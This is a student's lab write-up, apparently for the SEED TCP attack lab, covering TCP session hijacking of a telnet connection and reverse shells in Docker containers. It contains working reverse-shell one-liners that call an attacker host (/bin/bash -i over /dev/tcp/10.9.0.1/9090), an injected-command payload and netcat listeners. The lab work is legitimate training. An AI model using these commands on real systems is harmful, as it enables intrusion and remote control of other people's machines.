
```
[04/20/24] seed@VM:~/Desktop$ docksh f3
root@VM:/# ip -br address
lo          UNKNOWN      127.0.0.1/8 ::1/128
enp0s3      UP          10.0.2.15/24 fe80:::ae1:537:e935:6bcb/64
br-3f92190ac817  UP          10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0     DOWN        172.17.0.1/16
vetha26e5a0@if5  UP          fe80::4405:51ff:fea6:becf/64
veth9589521@if7  UP          fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9  UP          fe80::dc56:b2ff:feb8:7878/64

[04/20/24] seed@VM:~/Desktop$ ls
root@VM:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot etc  lib   lib64  media  opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
lab    sessionhijack.py  tcp_client.py  tcp_server.py
reset.py  tcp_client.c      tcp_server.c  tcp_server_improved.c
root@VM:/volumes# cd lab
root@VM:/volumes/lab# ls
hijacking_auto.py  reset_auto.py  synflood.c  synflood.py
root@VM:/volumes/lab#
```

```
hijacking_auto.py  reset_auto.py  synflood.c  synflood.py
root@VM:/volumes/lab# nano hijacking_auto.py
root@VM:/volumes/lab#
```

Need to change the interface portion in the script,


```
print("Spoofing TCP packets from Client ({}) to Server ({})".format(client, server))
#Change the iface field with the actual name on your container
sniff(iface='br-3f92190ac817',filter=myFilter, prn=spoof)
```



Terminal window, telnet 10.9.0.6

```
root@6ec15a9e81ac:/# ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6     UP          10.9.0.5/24
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS

seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$ ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if10    UP          10.9.0.6/24
seed@6cf417a132e4:~$
```




Checking back the script,

```
6  data = "\ntouch /tmp/success\n"
7  #data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
8  nkt = in/tcp/data
```


Now telnetting from 0.5 to 0.6, sending out traffic

```
root@VM:/volumes/lab# ./hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

Original console, which is empty



```
seed@VM: ~/Desktop
[04/20/24] seed@VM:~/Desktop$ docksh 6c
root@6cf417a132e4:/# cd /tmp
root@6cf417a132e4:/tmp# ls
root@6cf417a132e4:/tmp#
```



```
seed@6cf417a132e4:~$ ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if10    UP          10.9.0.6/24
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$
```

```
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
version   : BitField (4 bits)           = 4          (4)
ihl       : BitField (4 bits)           = None      (None)
tos       : XByteField                = 0          (0)
len       : ShortField               = None      (None)
id        : ShortField               = 1          (1)
flags     : FlagsField (3 bits)         = <Flag 0 ()> (<Flag 0 ()>)
frag      : BitField (13 bits)          = 0          (0)
ttl       : ByteField                 = 64        (64)
proto     : ByteEnumField            = 6          (0)
checksum  : XShortField              = None      (None)
```

Not created,

```
root@6cf417a132e4:/tmp# ls -l
total 0
root@6cf417a132e4:/tmp#
```

```
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

The terminal freezes, and on the original console we get,

```
seed@oc141:d152e4:~$ ip -br address  
lo          UNKNOWN      127.0.0.1/8  
eth0@if10    UP          10.9.0.6/24  
seed@6cf417a132e4:~$ ls  
seed@6cf417a132e4:~$ 012345
```

```
total 0
root@6cf417a132e4:/tmp# ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Apr 21 03:00 success
root@6cf417a132e4:/tmp#
```

This means that it was a success.

Checking back the script again to run it differently,

```
#data = "\ntouch /tmp/success\n"
data = "\n/bin/bash -i >dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
pkt = ip[tcp][data]
```

While doing telnet 10.9.0.6

```
[4/20/24]seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6    UP          10.9.0.5/24
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS

3
seed@6cf417a132e4:~$ ip -br address
lo          UNKNOWN      127.0.0.1
eth0@if10   UP          10.9.0.6/
seed@6cf417a132e4:~$
```

Again,

```
root@VM:/volumes/lab# hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

```
+ | :hksum      : XShortField  
+ | :irgptr     : ShortField  
+ | :options    : TCPOptionsField  
- .load       : StrField  
.0.1/9090 0<&1 2>&1\n' (b''')  
.oot@VM:/volumes/lab#
```

```
root@VM:/# nc -l v 9090
Listening on 0.0.0.0 9090
```

```
[04/20/24] seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
seed@6cf417a132e4:~$ ls
seed@6cf417a132e4:~$
```

Then the script again,

```
root@VM:/volumes/lab# ./hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

```
Last login: Sun Apr 21 03:00:27 UTC 2024 from victim 10.9.0.5 via 10.9.0.6 on pts/6
seed@6cf417a132e4:~$ 0123456789
checksum : XShortField = None      (None)
urgptr   : ShortField   = 0        (0)
options  : TCPOptionsField = []      (b'')
--load    : StrField     = b'\n/bin/bash -i >dev/tcp/10.9.0.1/9090 R<&1 >&1\n' (h'')
```

```
root@VM:/# nc -l v 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 38924
```

```
root@6cf417a132e4:/tmp# ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if10    UP          10.9.0.6/24
root@6cf417a132e4:/tmp# 
root@6cf417a132e4:/tmp# ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Apr 21 03:00 success
root@6cf417a132e4:/tmp#
```

It was a success,

```
root@6cf417a132e4:/tmp# cd /tmp
root@6cf417a132e4:/tmp# ls
success
root@6cf417a132e4:/tmp#
```

```
root@6cf417a132e4:/tmp# rm *
root@6cf417a132e4:/tmp# ls -l
total 0
root@6cf417a132e4:/tmp#
```

Therefore, it was deleted successfully.

#### Task 4 (10%) Creating Reverse Shell using TCP Session Hijacking

##### TCP Reverse Shell

```
[04/21/24]seed@VM:~/Desktop$ echo $$
9460
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9460/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 00:35 0 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:35 1 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:35 2 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:35 255 -> /dev/pts/0
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24]seed@VM:~/Desktop$ echo $$
9552
[04/21/24]seed@VM:~/Desktop$ ls -l /proc/9552/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 00:35 0 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 00:35 1 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 00:35 2 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 00:35 255 -> /dev/pts/1
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24] seed@VM:~/Desktop$ bash
[04/21/24] seed@VM:~/Desktop$ echo $$
9708
[04/21/24] seed@VM:~/Desktop$ ls -l /proc/9708/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 00:38 0 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:38 1 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:38 2 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:38 255 -> /dev/pts/0
[04/21/24] seed@VM:~/Desktop$ cat
hello
hello
[04/21/24] seed@VM:~/Desktop$ pstree -p 9460
bash(9460)---bash(9668)---bash(9708)---cat(9723)
[04/21/24] seed@VM:~/Desktop$
```

Echo and then doing redirection to another file

```
[04/21/24] seed@VM:~/Desktop$ echo "hello"
hello
[04/21/24] seed@VM:~/Desktop$ echo "hello" > a.txt
[04/21/24] seed@VM:~/Desktop$ more a.txt
hello
[04/21/24] seed@VM:~/Desktop$
```

```
[04/21/24] seed@VM:~/Desktop$ cat
hello
hello
^C
[04/21/24] seed@VM:~/Desktop$ ls *.txt
a.txt
[04/21/24] seed@VM:~/Desktop$ rm a.txt
```

Nothing comes for the following,

```
[04/21/24] seed@VM:~/Desktop$ cat > a.txt
hello cat
[04/21/24] seed@VM:~/Desktop$
```

```
[04/21/24] seed@VM:~/Desktop$ pstree -p 9460
bash(9460)---bash(9668)---bash(9708)---cat(9998)
[04/21/24] seed@VM:~/Desktop$ ls -l /proc/9998/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 00:54 0 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 00:54 1 -> /home/seed/Desktop/a.txt
lrwx----- 1 seed seed 64 Apr 21 00:54 2 -> /dev/pts/0
[04/21/24] seed@VM:~/Desktop$
```

Making of b.txt,

The screenshot shows a terminal window titled "seed@VM: ~/Desktop". The command "nano b.txt" has been run, opening a new file. The file content is "hello from b.txt". The nano editor interface is visible at the bottom, showing various keyboard shortcuts like ^G for Get Help and ^X for Exit.

```
[04/21/24] seed@VM:~/Desktop$ nano b.txt
[04/21/24] seed@VM:~/Desktop$ b.txt
GNU nano 4.8
hello from b.txt

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text^T To Spell  ^
^_ Go To Line
```

Redirecting to tcp connection

The screenshot shows a terminal window titled "seed@VM: ~/Desktop". It displays a sequence of commands: nano b.txt, more b.txt, pstree 9460, echo \$\$, and cat < b.txt. The nano session shows the file "b.txt" containing "hello from b.txt". The more session shows the same content. The pstree output shows a process tree. The final cat command is shown but hasn't been run yet.

```
[04/21/24] seed@VM:~/Desktop$ nano b.txt
[04/21/24] seed@VM:~/Desktop$ more b.txt
hello from b.txt
[04/21/24] seed@VM:~/Desktop$ pstree 9460
bash---bash---bash
[04/21/24] seed@VM:~/Desktop$ echo @@
9552
[04/21/24] seed@VM:~/Desktop$ 
[04/21/24] seed@VM:~/Desktop$ cat < b.txt
hello from b.txt
[04/21/24] seed@VM:~/Desktop$ 
```

Default

The screenshot shows two terminal windows. The top window is titled "seed@VM: /tmp" and shows the command echo \$\$ followed by its output 10375. The bottom window is titled "seed@VM: ~/Desktop" and shows a sequence of commands: echo \$\$ (output 10391), bash, echo \$\$ (output 10404), and pstree -p 10391, which outputs a process tree. Both windows have their respective titles displayed above them.

```
[04/21/24] seed@VM:/tmp$ echo @@
10375
[04/21/24] seed@VM:/tmp$ 

[04/21/24] seed@VM:~/Desktop$ echo @@
10391
[04/21/24] seed@VM:~/Desktop$ bash
[04/21/24] seed@VM:~/Desktop$ echo @@
10404
[04/21/24] seed@VM:~/Desktop$ pstree -p 10391
bash(10391)---bash(10404)---pstree(10414)
[04/21/24] seed@VM:~/Desktop$ 
```

```
[04/21/24]seed@VM:/tmp$ ls -l /proc/10391/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 01:10 0 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 01:10 1 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 01:10 2 -> /dev/pts/1
lrwx----- 1 seed seed 64 Apr 21 01:21 255 -> /dev/pts/1
[04/21/24]seed@VM:/tmp$ ls -l /proc/10375/fd
total 0
lrwx----- 1 seed seed 64 Apr 21 01:10 0 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 01:10 1 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 01:10 2 -> /dev/pts/0
lrwx----- 1 seed seed 64 Apr 21 01:22 255 -> /dev/pts/0
[04/21/24]seed@VM:/tmp$
```

```
[04/21/24]seed@VM:/tmp$ touch a.txt
[04/21/24]seed@VM:/tmp$
```

```
[04/21/24]seed@VM:~/Desktop$ echo $$
10404
[04/21/24]seed@VM:~/Desktop$
```

```
[04/21/24]seed@VM:~/Desktop$ exec 10<>/tmp/a.txt
[04/21/24]seed@VM:~/Desktop$ echo $$
10404
[04/21/24]seed@VM:~/Desktop$ cat
helloo
helloo
^C
```

```
seed@VM: /tmp
[04/21/24]seed@VM:/tmp$ more xyz
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
ip -br address
[04/21/24]seed@VM:/tmp$ 

seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>tmp/testout
bash: tmp/testout: No such file or directory
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ cat </tmp/xyz
ip -br address
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz
ip -br address
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ 
```

```
seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ bash 0</tmp/xyz
lo          UNKNOWN      127.0.0.1/8 ::1/128
enp0s3      UP           10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817  UP           10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0     DOWN         172.17.0.1/16
vetha26e5a0@if5  UP           fe80::4405:51ff:fea6:becf/64
veth9589521@if7  UP           fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9  UP           fe80::dc56:b2ff:feb8:7878/64
[04/21/24]seed@VM:~/Desktop$ ls 0</tmp/xyz
a.txt  b.txt  ids  TCP
[04/21/24]seed@VM:~/Desktop$ bash 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ 
```

```
seed@VM: /tmp
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
lo          UNKNOWN      127.0.0.1/8 ::1/128
enp0s3      UP           10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817  UP           10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0     DOWN         172.17.0.1/16
vetha26e5a0@if5  UP           fe80::4405:51ff:fea6:becf/64
veth9589521@if7  UP           fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9  UP           fe80::dc56:b2ff:feb8:7878/64
[04/21/24]seed@VM:/tmp$ 
```

```
[04/21/24] seed@VM:~/Desktop$ dockps
6ec15a9e81ac victim-10.9.0.5
f58500048aa9 user2-10.9.0.7
6cf417a132e4 user1-10.9.0.6
f3fe4a2655e8 seed-attacker
[04/21/24] seed@VM:~/Desktop$ docksh f3
root@VM:/# ip -br address
lo UNKNOWN 127.0.0.1/8 ::1/128
enp0s3 UP 10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817 UP 10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0 DOWN 172.17.0.1/16
veth26e5a0@if5 UP fe80::4405:51ff:fea6:becf/64
veth9589521@if7 UP fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9 UP fe80::dc56:b2ff:feb8:7878/64
root@VM:/#
```

```
[04/21/24] seed@VM:~/Desktop$ docksh 6e
root@6ec15a9e81ac:/# ip -br address
lo UNKNOWN 127.0.0.1/8
eth0@if6 UP 10.9.0.5/24
root@6ec15a9e81ac:/#
```

```
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
```

```
root@6ec15a9e81ac:/# pwd
/
root@6ec15a9e81ac:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
```

```
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44872
lo UNKNOWN 127.0.0.1/8
eth0@if6 UP 10.9.0.5/24
root@VM:/#
```

```
root@6ec15a9e81ac:/# ip -br address > /dev/tcp/10.9.0.1/9090
root@6ec15a9e81ac:/#
```

```
seed@VM: ~/Desktop
Connection received on 10.9.0.5 44876
lo          UNKNOWN      127.0.0.1/8
eth0@if6     UP          10.9.0.5/24
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
```

The connection gets received,

```
seed@VM: ~/Desktop
root@6ec15a9e81ac:/# ip -br address > /dev/tcp/10.9.0.1/9090
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090
root@6ec15a9e81ac:/# 

seed@VM: ~/Desktop
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44880
```

When putting “ls”,

```
seed@VM: ~/Desktop
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44880
ls

seed@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090
root@6ec15a9e81ac:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot etc  lib   lib64  media   opt  root  sbin  sys  usr
root@6ec15a9e81ac:/# 
```

When putting “ip -br address”,

```
seed@VM: ~/Desktop
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44880
ls
ip -br address

seed@VM: ~/Desktop
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@6ec15a9e81ac:/# ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6     UP          10.9.0.5/24
root@6ec15a9e81ac:/# 
```

Exiting the connection,

The screenshot shows two terminal windows side-by-side. Both windows have a dark theme with a purple gradient at the bottom. The top window has a title bar 'seed@VM: ~/Desktop' and contains the command 'ip -br address' followed by '^C'. The bottom window also has a title bar 'seed@VM: ~/Desktop' and contains the command 'ip -br address' followed by 'lo UNKNOWN 127.0.0.1/8', 'eth0@if6 UP 10.9.0.5/24', and 'root@6ec15a9e81ac:/# exit'. This indicates that the user has successfully exited the root shell on the victim machine.

```
ip -br address
^C
root@VM:/#
lo          UNKNOWN      127.0.0.1/8
eth0@if6      UP          10.9.0.5/24
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/#
```

The screenshot shows three terminal windows. The first window has a title bar 'seed@VM: ~/Desktop' and contains '^C'. The second window has a title bar 'seed@VM: ~/Desktop' and contains 'root@VM:/# nc -lvpn 9090', 'Listening on 0.0.0.0 9090', and 'Connection received on 10.9.0.5 44888'. The third window has a title bar 'seed@VM: ~/Desktop' and contains 'eth0@if6 UP 10.9.0.5/24', 'root@6ec15a9e81ac:/# exit', 'root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0', and 'root@6ec15a9e81ac:/#'. This sequence of commands shows the attacker establishing a reverse shell via netcat and then executing a bash shell on the victim's machine.

```
^C
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44888
eth0@if6      UP          10.9.0.5/24
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/#
```

In the victim, while putting pwd nothing occurs,

The screenshot shows three terminal windows. The first window has a title bar 'seed@VM: ~/Desktop' and contains '^C'. The second window has a title bar 'seed@VM: ~/Desktop' and contains 'root@VM:/# nc -lvpn 9090', 'Listening on 0.0.0.0 9090', and 'Connection received on 10.9.0.5 44888'. The third window has a title bar 'seed@VM: ~/Desktop' and contains 'root@6ec15a9e81ac:/# exit', 'root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0', and 'root@6ec15a9e81ac:/# pwd'. Unlike the previous screenshot, the victim's terminal does not show any output for the 'pwd' command, indicating that the exploit did not fully succeed or the victim's system is different.

```
^C
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44888
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/# pwd
```

But in the attacker, while putting pwd we see

seed@VM: ~/Desktop

```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44888
pwd
/
```

seed@VM: ~/Desktop

```
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/# pwd
pwd
root@6ec15a9e81ac:/# 
```

Again in attacker putting “ip -br address”

seed@VM: ~/Desktop

```
/ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6    UP          10.9.0.5/24
pwd
root@6ec15a9e81ac:/# ip -br address
root@6ec15a9e81ac:/# 
```

Again doing it,

seed@VM: ~/Desktop

```
^C
root@VM:/# nc -lvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44892

```

seed@VM: ~/Desktop

```
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/# 
```

While putting “ip -br address”

The screenshot shows two terminal windows. The top window is titled 'seed@VM: ~/Desktop' and contains the following text:

```
^C
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44892
ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6    UP          10.9.0.5/24
```

The bottom window is also titled 'seed@VM: ~/Desktop' and contains the following text:

```
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0
root@6ec15a9e81ac:/# ip -br address
root@6ec15a9e81ac:/#
```

We can see the change, of taking over,

The screenshot shows two terminal windows. The top window is titled 'seed@VM: ~/Desktop' and contains the following text:

```
^C
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44896
root@6ec15a9e81ac:/#
```

The bottom window is also titled 'seed@VM: ~/Desktop' and contains the following text:

```
root@6ec15a9e81ac:/# exit
root@6ec15a9e81ac:/# /bin/bash -i 0</dev/tcp/10.9.0.1/9090 1>&0 2>&0
```

Like no changes in the original container for Victim but the one that is accessed by attacker itself. COmmands are running at the attacker (reverse)

The screenshot shows two terminal windows. The top window is titled 'seed@VM: ~/Desktop' and contains the following text:

```
root@VM:/# nc -lvpn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44896
root@6ec15a9e81ac:/# ip -br address
ip -br address
lo          UNKNOWN      127.0.0.1/8
eth0@if6    UP          10.9.0.5/24
root@6ec15a9e81ac:/#
```

The bottom window is also titled 'seed@VM: ~/Desktop' and contains the following text:

```
root@6ec15a9e81ac:/# exit
